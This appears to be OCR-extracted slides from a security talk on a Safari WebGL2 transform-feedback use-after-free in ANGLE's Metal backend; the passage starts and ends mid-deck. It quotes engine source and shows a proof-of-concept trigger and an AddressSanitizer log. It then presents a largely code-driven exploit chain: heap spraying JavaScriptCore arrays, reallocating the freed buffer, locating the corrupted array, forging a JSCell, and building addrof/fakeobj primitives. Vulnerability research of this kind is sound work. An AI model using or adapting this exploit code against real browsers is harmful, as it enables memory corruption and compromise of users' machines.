  assert(actualBufferIdx < mtl::kMaxShaderBuffers && "Transform Feedback Buffer Index should be initialized.");
  mRenderEncoder.setBufferForWrite(
      gl::ShaderType::Vertex, bufferHandle->getCurrentBuffer(), 0, actualBufferIdx); // [2]
}
//...
```

handleDirtyGraphicsTransformFeedbackBuffersEmulation method

Safari Transform Feedback Use After Free

```
class Buffer final : public Resource, public WrappedObject<id<MTLBuffer>>
{
  public:
    static angle::Result MakeBuffer(ContextMtl *context,
                                    size_t size,
                                    const uint8_t *data,
                                    BufferRef *bufferOut);
//...
//...
class Resource : angle::NonCopyable
{
  public:
    virtual ~Resource() {}
    void setUsedByCommandBufferWithQueueSerial(uint64_t serial, bool writing);
    //...
  private:
  struct UsageRef
  {
      uint64_t cmdBufferQueueSerial = 0;
      bool cpuReadMemNeedSync = false;
      bool cpuReadMemSyncPending = false;
      bool cpuReadMemDirty = false;
  };
     std::shared_ptr<UsageRef> mUsageRef;
};
```

libANGLE/renderer/metal/mtl_resources.h




Safari Transform Feedback Use After Free

```
RenderCommandEncoder &RenderCommandEncoder::setBufferForWrite(gl::ShaderType shaderType,
                                                               const BufferRef &buffer,
                                                               uint32_t offset,
                                                               uint32_t index)
//…
    cmdBuffer().setWriteDependency(buffer);
//…
```

```
void CommandBuffer::setWriteDependency(const ResourceRef &resource)
//...
    resource->setUsedByCommandBufferWithQueueSerial(mQueueSerial, true);
    setResourceUsedByCommandBuffer(resource);
//...
```

Safari Transform Feedback Use After Free

```
void Resource::setUsedByCommandBufferWithQueueSerial(uint64_t serial, bool writing)
{
    if (writing)
    {
        mUsageRef->cpuReadMemNeedSync = true;
        mUsageRef->cpuReadMemDirty    = true;
    }

    mUsageRef->cmdBufferQueueSerial = std::max(mUsageRef->cmdBufferQueueSerial, serial);
}
```



Safari Transform Feedback Use After Free

```
var tf = gl.createTransformFeedback();
gl.bindTransformFeedback(gl.TRANSFORM_FEEDBACK, tf);

var ab = new ArrayBuffer( 0x1c8 );
var f64 = new Float64Array(ab);
var data = new Uint8Array(ab).fill(0x41);
var sumBuffer = gl.createBuffer();

gl.bindBuffer(gl.ARRAY_BUFFER, sumBuffer);
gl.bufferData(gl.ARRAY_BUFFER, 24, gl.STATIC_DRAW);

gl.bindBufferBase(gl.TRANSFORM_FEEDBACK_BUFFER, 0, sumBuffer);
gl.bindTransformFeedback(gl.TRANSFORM_FEEDBACK, null);

var positionBuffer = gl.createBuffer();
gl.bindBuffer(gl.ARRAY_BUFFER, positionBuffer);
gl.bufferData(gl.ARRAY_BUFFER, positions, gl.STATIC_DRAW);
gl.bindTransformFeedback(gl.TRANSFORM_FEEDBACK, tf);
gl.beginTransformFeedback(gl.TRIANGLES);

gl.deleteBuffer( sumBuffer );
gl.drawArrays(gl.TRIANGLES, 0, 3);
```


Part of Safari XFB UAF PoC

Safari Transform Feedback Use After Free

```
=================================================================
==1280==ERROR: AddressSanitizer: heap-use-after-free on address 0x6140000266d0 at pc 0x000364f5b76e bp
0x7ff7bd1d1cd0 sp 0x7ff7bd1d1cc8
READ of size 1 at 0x6140000266d0 thread T0
==1280==WARNING: invalid path to external symbolizer!
==1280==WARNING: Failed to use and restart external symbolizer!
    #0 0x364f5b76d in rx::BufferHolderMtl::getCurrentBuffer() const+0x5d
(/Users/singi/WebKit/WebKitBuild/Release/libANGLE-shared.dylib:x86_64+0x4176d)
    #1 0x365064e5c in rx::ContextMtl::onEndTransformFeedback()+0x1ec
(/Users/singi/WebKit/WebKitBuild/Release/libANGLE-shared.dylib:x86_64+0x14ae5c)
    #2 0x365898c34 in rx::TransformFeedbackMtl::end(gl::Context const*)+0xa4
(/Users/singi/WebKit/WebKitBuild/Release/libANGLE-shared.dylib:x86_64+0x97ec34)
    #3 0x365895356 in gl::TransformFeedback::end(gl::Context const*)+0x66
(/Users/singi/WebKit/WebKitBuild/Release/libANGLE-shared.dylib:x86_64+0x97b356)
```


Address Sanitizer Log

Bug Locations




Exploitation WebGL2 XFB Use After Free Vulnerability

- What we Have Now,



Allocate Buffer Object

```
BufferID Context::createBuffer()
{
    return mState.mBufferManager->createBuffer();
}
```



```
Buffer *BufferManager::AllocateNewObject(rx::GLImplFactory *factory, BufferID handle)
{
    Buffer *buffer = new Buffer(factory, handle);
    buffer->addRef();
    return buffer;
}
```

Memory Re Allocate with “BufferData”

```
void Context::bufferData(BufferBinding target, GLsizeiptr size, const void *data,
BufferUsage usage)
{
    Buffer *buffer = mState.getTargetBuffer(target);
    ASSERT(buffer);
    ANGLE_CONTEXT_TRY(buffer->bufferData(this, target, data, size, usage));
}
```

```
//...
angle::MemoryBuffer *scratchBuffer = nullptr;
ANGLE_CHECK_GL_ALLOC(
    context, context->getZeroFilledBuffer(static_cast<size_t>(size), &scratchBuffer));
dataForImpl = scratchBuffer->data();
//...
```

```
bool MemoryBuffer::resize(size_t size)
{
    //...
    uint8_t *newMemory = static_cast<uint8_t *>(malloc(sizeof(uint8_t) * size));
    //...
```

Exploitation Steps

1. Heap Spray
    a) To JSArray butterflies with Double / Contiguous Type.

2. Trigger the Bug

3. Search JSArray as corrupted by the bug

4. Get a valid JSCell and Structure ID

5. Get addrof / fakeobj primitives

Step 0 : JSC's Butterfly Overview

```
var arr = [ 1.1 ]; //ArrayWithDouble
var arr2 = [ {} ]; //ArrayWithContiguous
```


```
<0x10b02b668, Array>
  [0] 0x10b02b668 : 0x01082407000029bd header
    structureID 10685 0x29bd structure 0x10c429b90
    indexingTypeAndMisc 7 0x7 ArrayWithDouble
    type 36 0x24
    flags 8 0x8
    cellState 1
  [1] 0x10b02b670 : 0x000000800b018068 butterfly
    base 0x800b018060
    hasIndexingHeader YES hasAnyArrayStorage NO
    publicLength 1 vectorLength 5
    preCapacity 0 propertyCapacity 0
      <--- indexingHeader
      [0] 0x800b018060 : 0x0000000500000001
      <--- butterfly
      <--- indexedProperties
      [1] 0x800b018068 : 0x3ff199999999999a
      [2] 0x800b018070 : 0x7ff8000000000000
```

$vm.dumpCell(arr)

```
<0x10b02b6e8, Array>
  [0] 0x10b02b6e8 : 0x01082409000013fb header
    structureID 5115 0x13fb structure 0x10c429c00
    indexingTypeAndMisc 9 0x9 ArrayWithContiguous
    type 36 0x24
    flags 8 0x8
    cellState 1
  [1] 0x10b02b6f0 : 0x000000800b018098 butterfly
    base 0x800b018090
    hasIndexingHeader YES hasAnyArrayStorage NO
    publicLength 1 vectorLength 5
    preCapacity 0 propertyCapacity 0
      <--- indexingHeader
      [0] 0x800b018090 : 0x0000000500000001
      <--- butterfly
      <--- indexedProperties
      [1] 0x800b018098 : 0x000000010c4c0080
      [2] 0x800b0180a0 : 0x0000000000000000
```

$vm.dumpCell(arr2)

Step 0 : JSC's Butterfly Overview



JSC's JSObject butterfly

Step 1 : Heap Spray

```
function array_spray(value)
{
  for(let i=0;i<SPRAY_SIZE;i++)
  {
      tmp = new Array();
      tmp2 = new Array();
      g_double_array.push(tmp);
      g_contigous_array.push(tmp2);
      tmp[0] = 0.0;
      tmp[1] = qwordAsFloat(floatAsQword(value)+0x5d);
      tmp[2] = 0.0;
      tmp[3] = 0.0;

      tmp2[0] = tmp;
      tmp2[1] = evil_array_content;
      tmp2[2] = evil_array_content;
  }
}
```

Heap spray code

0x800b018060	0x0000000500000001
0x800b018068	0.0
0x800b018070	**Value**+0x5d
0x800b018078	0.0
0x800b018080	0.0
0x800b018090	0x0000000500000001
0x800b018098	Addr of tmp
0x800b0180a0	Addr of evil_array
0x800b0180a8	Addr of evil_array
0x800b0180b0	0x0000000500000001
0x800b0180b8	0.0
0x800b0180c0	**Value**+0x5d
0x800b0180c8	0.0
0x800b0180d0	0.0
0x800b0180d8	0x0000000500000001
0x800b0180e0	Addr of tmp
0x800b0180e8	Addr of evil_array
0x800b0180f0	Addr of evil_array

Step 1 : Heap Spray

value = 0x800b018058;

```
function array_spray(value)
{
  for(let i=0;i<SPRAY_SIZE;i++)
  {
      tmp = new Array();
      tmp2 = new Array();
      g_double_array.push(tmp);
      g_contigous_array.push(tmp2);
      tmp[0] = 0.0;
      tmp[1] = qwordAsFloat(floatAsQword(value)+0x5d);
      tmp[2] = 0.0;
      tmp[3] = 0.0;

      tmp2[0] = tmp;
      tmp2[1] = evil_array_content;
      tmp2[2] = evil_array_content;
  }
}
```

Heap spray code

0x800b018060	0x0000000500000001
0x800b018068	0.0
0x800b018070	**Value**+0x5d
0x800b018078	0.0
0x800b018080	0.0
0x800b018090	0x0000000500000001
0x800b018098	Addr of tmp
0x800b0180a0	Addr of evil_array
0x800b0180a8	Addr of evil_array
0x800b0180b0	0x0000000500000001
0x800b0180b8	0.0
0x800b0180c0	**Value**+0x5d
0x800b0180c8	0.0
0x800b0180d0	0.0
0x800b0180d8	0x0000000500000001
0x800b0180e0	Addr of tmp
0x800b0180e8	Addr of evil_array
0x800b0180f0	Addr of evil_array

Step 2 : Trigger the Bug


```
//...
g_f64.fill(value);
g_f64[0] = 0.0;
g_f64[1] = 0.0;

g_f64[15] = 0.0;
g_f64[16] = 0.0;
g_f64[17] = 0.0;
g_f64[18] = 0.0;
g_f64[55] = qwordAsFloat( floatAsQword(value)-0x30 );
g_f64[56] = 0.0;
g_f64[57] = 0.0;
g_f64[58] = 0.0;

var sumBuffer = gl.createBuffer();
//...
gl.beginTransformFeedback(gl.TRIANGLES);

var dummy = gl.createBuffer();
gl.bindBuffer( gl.ARRAY_BUFFER, dummy);
gl.deleteBuffer( sumBuffer ); //free

gl.bufferData( gl.ARRAY_BUFFER, g_data, gl.DYNAMIC_DRAW ); //re-allocate
```

Trigger code with reallocate value


Step 2 : Trigger the Bug

```
void Resource::setUsedByCommandBufferWithQueueSerial(uint64_t serial, bool writing)
{
    if (writing)
    {
        mUsageRef->cpuReadMemNeedSync = true;
        mUsageRef->cpuReadMemDirty    = true;
    }

    mUsageRef->cmdBufferQueueSerial = std::max(mUsageRef->cmdBufferQueueSerial, serial);
}
```

mUsageRef => value, 0x800b018058+0x5d



Step 2 : Trigger the Bug



0x800b018060	0x0000000500000001
0x800b018068	0.0
0x800b018070	**Value**+0x5d
0x800b018078	0.0
0x800b018080	0.0
0x800b018090	0x0000000500000001
0x800b018098	Addr of tmp
0x800b0180a0	Addr of evil_array
0x800b0180a8	Addr of evil_array
0x800b0180b0	0x0000060500000001
0x800b0180b8	0x0001010000000000
0x800b0180c0	**Value**+0x5d
0x800b0180c8	0.0
0x800b0180d0	0.0
0x800b0180d8	0x0000000500000001
0x800b0180e0	Addr of tmp
0x800b0180e8	Addr of evil_array
0x800b0180f0	Addr of evil_array

Step 3 : Search Corrupted JSArray

```
for(let i=0;i<SPRAY_SIZE;i++)
{
  if( floatAsQword(g_double_array[i][0]) == 0x1010000000000 ) //find
corrupted array.
  {
      corrupted_array = g_double_array[i];
      corrupted_array[8] = qwordAsFloat( 0x0000133800001338 );
      for(let i=0;i<SPRAY_SIZE;i++) {
          if(g_double_array[i].length == 0x1338) {
              found = true;
              g_index = i;
              fake_array = g_double_array[i];
          }
      }
      break;
  }
} //end spray-array for loop
```

Find corrupted array

0x800b0180b0	0x0000060500000001	
0x800b0180b8	0x0001010000000000	corrupted_array[0]
0x800b0180c0	**Value**+0x5d	corrupted_array[1]
0x800b0180c8	0.0	corrupted_array[2]
0x800b0180d0	0.0	corrupted_array[3]
0x800b0180d8	0x0000000500000001	corrupted_array[4]
0x800b0180e0	Addr of tmp	corrupted_array[5]
0x800b0180e8	Addr of evil_array	corrupted_array[6]
0x800b0180f0	Addr of evil_array	corrupted_array[7]
0x800b0180f8	0x0000133800001338	corrupted_array[8]
0x800b018100	0.0	corrupted_array[9]
0x800b018108	**Value**+0x5d	
0x800b018110	0.0	
0x800b018118	0.0	
0x800b018120	0x0000000500000001	
0x800b018128	Addr of tmp	
0x800b018130	Addr of evil_array	
0x800b018138	Addr of evil_array	

Step 4 : Get JSCell and Structure ID

```
fake_array[0] = qwordAsFloat(0x0008240700000828);
//fake jscell | not valid structure id,
fake_array[1] = fake_array[5];  //fake_array[5] is tmp array.
fake_array[5] = qwordAsFloat( floatAsQword( addr_list[0] ) + 0xc0);

alert('found corrupted array.');

var jscell = g_contigous_array[g_index][0][0];
fake_array[0] = jscell; //store to valid jscell id & structure id
```

Getting valid JSCell and Structure ID

0x800b0180f8	0x0000133800001338	
0x800b018100	0x0008240700000828	fake_array[0]
0x800b018108	**Addr of tmp(0x10902b8e8)**	fake_array[1]
0x800b018110	0.0	fake_array[2]
0x800b018118	0.0	fake_array[3]
0x800b018120	0x0000000500000001	fake_array[4]
0x800b018128	Addr of tmp	fake_array[5]
0x800b018130	Addr of evil_array	
0x800b018138	Addr of evil_array	

g_contiguous_array[g_index][0][0]

Before alert, we just make fake object (with not valid header)

Step 4 : Get JSCell and Structure ID

```
fake_array[0] = qwordAsFloat(0x0008240700000828);
//fake jscell | not valid structure id,
fake_array[1] = fake_array[5];  //fake_array[5] is tmp array.
fake_array[5] = qwordAsFloat( floatAsQword( addr_list[0] ) + 0xc0);

alert('found corrupted array.');

var jscell = g_contigous_array[g_index][0][0];
fake_array[0] = jscell; //store to valid jscell id & structure id
```

Getting valid JSCell and Structure ID

0x800b0180f8	0x0000133800001338	
0x800b018100	0x0008240700000828	fake_array[0]
0x800b018108	**Addr of tmp(0x10902b8e8)**	fake_array[1]
0x800b018110	0.0	fake_array[2]
0x800b018118	0.0	fake_array[3]
0x800b018120	0x0000000500000001	fake_array[4]
0x800b018128	**0x800b018100**	fake_array[5]
0x800b018130	Addr of evil_array	
0x800b018138	Addr of evil_array	

g_contiguous_array[g_index][0][0]

Before alert, we just make fake object (with not valid header)

Step 4 : Get JSCell and Structure ID

```
fake_array[0] = qwordAsFloat(0x0008240700000828);
//fake jscell | not valid structure id,
fake_array[1] = fake_array[5];  //fake_array[5] is tmp array.
fake_array[5] = qwordAsFloat( floatAsQword( addr_list[0] ) + 0xc0);

alert('found corrupted array.');

var jscell = g_contigous_array[g_index][0][0];
fake_array[0] = jscell; //store to valid jscell id & structure id
```

Getting valid JSCell and Structure ID

0x800b0180f8	0x0000133800001338	
0x800b018100	Valid JSCell & Structure ID	fake_array[0]
0x800b018108	**Addr of tmp(0x10902b8e8)**	fake_array[1]
0x800b018110	0.0	fake_array[2]
0x800b018118	0.0	fake_array[3]
0x800b018120	0x0000000500000001	fake_array[4]
0x800b018128	**0x800b018100**	fake_array[5]
0x800b018130	Addr of evil_array	
0x800b018138	Addr of evil_array	

0x10902b8e8	**Valid JSCell & Structure ID**	g_conti...array[0][0]
0x10902b8f0	tmp's Butterfly ptr	g_conti...array[0][1]
0x10902b8f8	...	g_conti...array[0][2]
0x10902b900	...	g_conti...array[0][3]

tmp Array

Step 5 : Get addrof / fakeobj primitives

```
addrof = (obj) => {
    g_contigous_array[g_index][1] = obj;
    return floatAsQword(fake_array[6]);
}
```

* g_contiguous_array : contiguous type
* fake_array : double type

0x800b0180f8	0x0000133800001338		
0x800b018100	Valid JSCell & Structure ID	fake_array[0]	
0x800b018108	Addr of tmp(0x10902b8e8)	fake_array[1]	
0x800b018110	0.0	fake_array[2]	
0x800b018118	0.0	fake_array[3]	
0x800b018120	0x0000000500000001	fake_array[4]	
0x800b018128	0x800b018100	fake_array[5]	g_conti...array[0][0]
0x800b018130	obj	fake_array[6]	g_conti...array[0][1]
0x800b018138	Addr of evil_array	fake_array[7]	g_conti...array[0][2]

Step 5 : Get addrof / fakeobj primitives

```
addrof = (obj) => {
    g_contigous_array[g_index][1] = obj;
    return floatAsQword(fake_array[6]);
}
```

* g_contiguous_array : contiguous type
* fake_array : double type

0x800b0180f8	0x0000133800001338		
0x800b018100	Valid JSCell & Structure ID	fake_array[0]	
0x800b018108	Addr of tmp(0x10902b8e8)	fake_array[1]	
0x800b018110	0.0	fake_array[2]	
0x800b018118	0.0	fake_array[3]	
0x800b018120	0x0000000500000001	fake_array[4]	
0x800b018128	0x800b018100	fake_array[5]	g_conti...array[0][0]
0x800b018130	obj	fake_array[6]	g_conti...array[0][1]
0x800b018138	Addr of evil_array	fake_array[7]	g_conti...array[0][2]

Step 5 : Get addrof / fakeobj primitives

```
fakeobj = (addr) => {
    fake_array[6] = addr;
    return g_contigous_array[g_index][1];
}
```

* g_contiguous_array : contiguous type
* fake_array : double type

0x800b0180f8	0x0000133800001338		
0x800b018100	Valid JSCell & Structure ID	fake_array[0]	
0x800b018108	Addr of tmp(0x10902b8e8)	fake_array[1]	
0x800b018110	0.0	fake_array[2]	
0x800b018118	0.0	fake_array[3]	
0x800b018120	0x0000000500000001	fake_array[4]	
0x800b018128	0x800b018100	fake_array[5]	g_conti...array[0][0]
0x800b018130	addr	fake_array[6]	g_conti...array[0][1]
0x800b018138	Addr of evil_array	fake_array[7]	g_conti...array[0][2]

Step 5 : Get addrof / fakeobj primitives


```
fakeobj = (addr) => {
    fake_array[6] = addr;
    return g_contigous_array[g_index][1];
}
```

* g_contiguous_array : contiguous type
* fake_array : double type

0x800b0180f8	0x0000133800001338		
0x800b018100	Valid JSCell & Structure ID	fake_array[0]	
0x800b018108	Addr of tmp(0x10902b8e8)	fake_array[1]	
0x800b018110	0.0	fake_array[2]	
0x800b018118	0.0	fake_array[3]	
